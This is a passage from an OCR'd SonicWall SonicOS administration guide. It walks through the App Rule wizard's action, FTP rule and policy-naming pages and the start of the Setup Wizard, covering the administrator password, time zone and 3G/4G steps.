- **Blocking Action - reset connection** (default)
- **Bypass DPI**
- **Log Only**

2 Click **Next**. The Rule Creation — Select name for App Rule Policy on page 1956 displays.

Rule Creation — App Rule Action Settings




1 Select the type of action the App Rule is to enforce:

- **Blocking Action - custom block page** (default)
- **Blocking Action - redirect to new location**
- **Bypass DPI**
- **Log Only**

2 Click **Next**. The page that displays depends on the type of action selected:

- For blocking actions, the Rule Creation — App Rule Action Settings (Page 2) on page 1955 displays.
- For all other actions, the **Rule Creation — Select name for App Rule Policy** page displays; go to Rule Creation — Select name for App Rule Policy on page 1956.


Rule Creation — App Rule Action Settings (Page 2)



1 Enter a message to be displayed when a web page is blocked in the **Content** field.

2 Click **Next**. The **Rule Creation — Select name for App Rule Policy** page displays.


Rule Creation — Select name for App Rule Policy




1 Enter a friendly name for the App Rule policy in the **Policy Name** field.

2 Click **Next**. The **Summary** page displays.


NOTE: What is displayed reflects the settings you chose and the values you entered.



3 Click **Apply**. A message displays indicating the configuration is being updated:




After the configuration has updated, the **App Rule Policy Complete** page displays.



4 Click **Close**.

Rule Creation — Select FTP Rules for App Rule




1 Select the rule to govern FTP file transfers:

- **Inspect transfer of files with specified file content** (default)

- **Inspect download (reading) of files with specified filename**
- **Inspect uploading (writing) of files with specified filename**
- **Inspect uploading (writing) of files with specified file extension**
- **Look for attachment name uploaded to a web mail account**
- **Make all FTP access read-only (no uploads)**
- **Disallow usage of SITE command**

2 Click **Next**. The **Rule Creation — App Rule Object Keywords and Policy Direction** page displays.



3 Select the email direction from the **Direction** drop-down menu:

- **Incoming** (default)
- **Outgoing**
- **Both**

NOTE: If you selected an FTP rule of **Make all FTP access read-only (no uploads)** or **Disallow usage of SITE command**, the **Direction** drop-down menu is the only option available. After making your selection, go to Step 7.

4 Enter the content to match for inclusion or exclusion in the **Content** field. Each entry must be on a separate line, multiple entries on one line are considered a single entry.

NOTE: You must enter at least one value.

5 To enter the content into the **List** table, click the **Add** button.

To modify an entry in the **List** table:

a Select the entry in the **List** table. The entry is displayed in the **Content** field.

b Change the entry in the **Content** field.

c Click the **Update** button.

To delete all entries in the **List** table, click the **Remove All** button.


To delete an entry in the **List** table:

a Select the entry.

b Click the **Remove** button.

6 Repeat Step 2 through Step 3 for each entry.

TIP: To import content from a predefined text file containing multiple entries (each entry on its own line) for an application object to match, click the **Load From File** button. The **Upload Object Values** dialog displays.




1 Click the **Browse** button to locate the desired file.

2 Select the file.

3 Click the **Upload** button.

7 Click **Next**. The **Rule Creation — App Rule Action Settings** dialog displays.



8 Select the type of action the App Rule is to enforce:


- **Blocking Action - Add Block Message** (default)

  NOTE: If you selected an FTP rule of **Make all FTP access read-only (no uploads)** or **Disallow usage of SITE command**, the **Direction** drop-down menu is the only option available, and it cannot be unselected.

  If you selected the FTP rule, **Inspect transfer of files with specified file content**, this option is **Blocking Action - Reset Connection** (default).

- **Bypass DPI**
- **Log Only**


9 Click **Next**. The **Rule Creation — Select name for App Rule Policy** page displays.




1 Enter a friendly name for the App Rule policy in the **Policy Name** field.

2 Click **Next**. The **Confirm Policy Settings** page displays.


NOTE: What is displayed reflects the settings you chose and the values you entered.



3 Click **Apply**. A message displays indicating the configuration is being updated:



After the configuration has updated, the **App Rule Policy Complete** page displays.



4 Click **Close**.

Using the WXA Setup Guide

The *WXA Setup Guide* configures the coupled WXA series appliance for WAN Acceleration.

For information about WAN Acceleration, WXA series appliances, and how to configure the WXA series appliance to work with your TZ Series wired and wireless appliances or your SOHO W wireless appliance, see the *SonicWall WXA Clustering 1.3 Administration Guide* and the most current *SonicWall WXA for SonicOS 6.2 Administration Guide*.

NSA and SuperMassive Appliances Wizards

Topics:


Using the Setup Wizard

The Setup Wizard helps you configure these settings:

- WAN networking mode and WAN network configuration
- LAN network configuration
- Wireless LAN network configuration (wireless devices)

Starting the Setup Wizard


1 Click **Wizard** on the top-right corner of the SonicOS management interface. The **Welcome** page displays.



2 Select the **Setup Wizard**.

3 Click **Next**. The **Change Administrator Password** page displays.

Change Administrator Password




1 To set the password, first, enter the old password in the **Old Password** field.

2 Enter a new password in the **New Password** and **Confirm New Password** fields.

IMPORTANT: Choose a password that cannot be easily guessed by others.

3 Click **Next**. The **Change Time Zone** page displays.

Change Time Zone



1 Select the appropriate **Time Zone** from the **Time Zone** menu. The SonicWall's internal clock is set automatically by a Network Time Server on the Internet.

2 Click **Next**. What is displayed next depends on whether the firewall contains a 3G/4G device: If the firewall:


- Contains a 3G/4G device, the **Configure 3G/4G** page displays; go to Configure 3G/4G on page 1963.

  NOTE: 3G/4G devices are not supported on the SuperMassive 9800.

- Does not contain a 3G/4G device go to WAN Mode: WAN Network Mode on page 1890.

Configure 3G/4G

NOTE: 3G/4G devices are not supported on the SuperMassive 9800.



